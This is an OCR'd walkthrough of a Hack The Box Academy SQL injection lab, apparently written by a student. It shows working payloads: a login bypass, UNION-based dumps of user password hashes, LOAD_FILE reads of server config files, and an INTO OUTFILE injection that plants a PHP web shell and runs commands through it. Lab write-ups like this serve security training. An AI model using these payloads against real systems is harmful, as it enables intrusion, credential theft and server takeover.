

10.8.181.34
7:36
TryHackMe | Dashb
CSA-2_1: Assignme
Hack The Box - Acaden
Inlanefreight
HTB Viewer
Inlanefreight
83.136.254.234:35426
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
TryHackMe: Attacktive...
Admin panel
Executing query: SELECT * FROM logins WHERE username='tom' or '1'='1' AND password = '';
Login successful as user: tom
202a1d1a8b195d5e9a57e434cc16000c
Click here to try again





Comments

SQL allows the use of comments. Comments are used to document queries or ignore a certain part of the query. Two types of line comments can be used with MySQL **--** and **#**, in addition to an in-line comment **/**/** (not used in SQL injections).

Using Comments








Union Clause


The **Union** clause is used to combine results from multiple SELECT statements. This means that through a UNION injection, we will be able to SELECT and dump data from all across the DBMS, from multiple tables and databases.

Even Columns

A UNION statement can only operate on SELECT statements with an equal number of columns. For example, if the learner attempt to UNION two queries that have results with a different number of columns, they get the error: ***The used SELECT statements have a different number of columns.***

First thing first, refresh the pwn IP and connect to the mysql database by running: ***SELECT first_name, last_name FROM employees UNION SELECT * FROM departments;***





The number of records returned when doing a 'Union' of all records is **663.**

Detect number of columns

To find the number of columns selected by the server, there are two methods of detecting the number of columns:

- Using ORDER BY (already discussed)
- Using UNION

Using UNION

The other method is to attempt a Union injection with a different number of columns until we successfully get the results back. The first method always returns the results until we hit an error, while this method always gives an error until we get a success. Start by injecting a 3 column UNION query:


cn' UNION select 1,2,3-- -

--returns error because the tables in question contains 4 columns.

Location of Injection


The learner needs to determine which columns are printed to the page, to determine where to place our injection.

We cannot place an injection at the beginning, or its output will not be printed.



To get the solution to this problem, the learner run in the search box the following:

c'UNION SELECT NULL,user(),NULL,NULL-- -



Exploitation

Database Enumeration

This section will put all of the database-related use and gather data from the database using SQL queries within SQL injections.

INFORMATION_SCHEMA Database

To pull data from tables using UNION SELECT, the learner need to properly form our SELECT queries. To do so, we need the following information:


- List of databases
- List of tables within each database
- List of columns within each table


With the above information, the learner can form an SELECT statement to dump data from any column in any table within any database inside the DBMS. This is where they can utilize the ***INFORMATION_SCHEMA*** Database.

To get the password hash for ‘newuser’ stored in the ‘users’ table, the learner ran the command:

cn' UNION select 1, username, password, 4 from users-- -

The result:





Reading Files


SQL Injection can be leveraged to perform many other operations, such as reading and writing files on the server and even gaining remote code execution on the back-end server.

Privileges

Reading data is much more common than writing data, which is strictly reserved for privileged users in modern DBMSes, as it can lead to system exploitation.


To find the database password, view the imported PHP page by running the following SQL command:

cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4 -- -




Then to find or to import using PHP include command run in the second input search box the command:

cn' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4 -- -



dB_pAssw0rd_iS_flag!



Writing Files

When it comes to writing files to the back-end server, it becomes much more restricted in modern DBMSes, since the learner can utilize this to write a web shell on the remote server, hence getting code execution and taking over the server. Modern DBMSes disable file-write by default and require certain privileges for DBA's to write files. Before writing files, the learner must first check if they have sufficient rights and if the DBMS allows writing files.

Write File Privileges

To be able to write files to the back-end server using a MySQL database, three things are required:

- ✓ User with FILE privilege enabled
- ✓ MySQL global secure_file_priv variable not enabled
- ✓ Write access to the location we want to write to on the back-end server

secure_file_priv

The **secure_file_priv** variable is used to determine where to read/write files from. An empty value lets us read files from the entire file system. Otherwise, if a certain directory is set, thelearner can only read from the folder specified by the variable. On the other hand, NULL means they cannot read/write from any directory. MariaDB has this variable set to empty by default, which lets them read/write to any file if the user has the FILE privilege.

Within MySQL, the learner can use the following query to obtain the value of this variable:


SHOW VARIABLES LIKE 'secure_file_priv';

MySQL global variables are stored in a table called *global_variables*, and as per the documentation, this table has two columns *variable_name* and *variable_value*.

We have to select these two columns from that table in the *INFORMATION_SCHEMA* database. There are hundreds of global variables in a MySQL configuration, and we don't want to retrieve all of them. We will then filter the results to only show the secure_file_priv variable, using the WHERE clause we learned about in a previous section.

The final SQL query is the following:

cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -



SELECT INTO OUTFILE

Now that the learner has confirmed that the user should write files to the back-end server, they try to do that using the SELECT .. INTO OUTFILE statement. The ***SELECT INTO OUTFILE*** statement can be used to write data from select queries into files. This is usually used for exporting data from tables.

To use it, add **INTO OUTFILE '...'** after our query to export the results into the file we specified. The below example saves the output of the users table into the /tmp/credentials file:


SELECT * from users INTO OUTFILE '/tmp/credentials';

The learner can reuse the previous **UNION** injection payload, and change the string to the above, and the file name to shell.php:

cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -


The learner combines the following command to get shell.php: **http://94.237.48.48:46230/search.php?port_code=cn%27%20union%20select%20%22%22,%27%3C?php%20system($_REQUEST[0]);%20?%3E%27,%20%22%22,%20%22%22%20into%20outfile%20%27/var/www/html/shell.php%27--%20-**

Then running: ***http://94.237.48.48:46230/shell.php?0=id***



